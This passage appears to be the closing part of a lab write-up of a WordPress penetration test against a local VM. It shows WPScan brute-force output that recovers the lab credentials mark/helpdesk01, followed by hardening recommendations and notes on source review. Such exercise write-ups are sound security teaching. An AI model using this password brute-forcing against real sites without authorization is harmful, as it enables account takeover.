Trying sarah / !lak019b Time: 00:03:16

[!] Valid Combinations Found:
| Username: mark, Password: helpdesk01

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Flags Found:

1. IP Found : 192.168.227.131
2. User name and Password found as mark and helpdesk01 respectively.

Hardening Techniques (Preventive Measures)

1. Update WordPress and Plugins

Keep WordPress, installed themes, and plugins updated to their latest versions to protect against known vulnerabilities and security flaws.

2. Disable or Secure XML-RPC

If XML-RPC is not required, disable it. If it must remain enabled, restrict access using firewall rules or security plugins to prevent brute-force and abuse.

3. Implement Strong Authentication

Enforce strong password policies and enable Multi-Factor Authentication (MFA) for all administrative accounts to reduce the risk of unauthorized access.

4. Improve Input Validation

Validate and sanitize all user inputs on both the client and server sides to prevent attacks such as command injection, SQL injection, and cross-site scripting (XSS).

5. Restrict SSH Access

Disable password-based SSH authentication and use SSH key-based authentication instead. Limit SSH access to trusted users or specific IP addresses whenever possible.

6. Apply the Principle of Least Privilege

Assign users only the permissions necessary for their roles. Remove unnecessary administrative privileges to reduce the impact of a compromised account.

7. Protect Sensitive Information

Avoid exposing sensitive information such as usernames, configuration details, or internal paths in source code, error messages, or publicly accessible files.

8. Regular Security Monitoring

Enable logging, monitor system activity, and perform regular vulnerability assessments and penetration testing to identify and remediate security issues before they can be exploited.

Conclusion:

From this, we have found

Target IP = 192.168.227.131

WordPress URL = <http://wordy>

WordPress User = mark

WordPress Password = helpdesk01

PostID = 20

WordPress Version = 5.1.1

Theme = Twenty Seventeen

SSH Port = 22(open)

Web Port = 80(open)

We are logged into the Content Management System website as an admin.

Source Code Review:

XML : WPScan identified that the WordPress **XML-RPC** interface (xmlrpc.php) was enabled. XML-RPC allows remote communication with the website but can also be abused for attacks such as password brute-forcing if not properly secured. Therefore, it was noted as a potential security risk during the assessment.

Java Script: The JavaScript source code of the website was reviewed to identify hidden information such as API endpoints, URLs, input validation logic, or sensitive data. The analysis helped in understanding the application's functionality and identifying potential areas for further testing.

CSS: The website's CSS files were examined to identify hidden elements, page structure, and references to additional resources. No sensitive information was found, but the analysis provided a better understanding of the website's layout during the enumeration phase.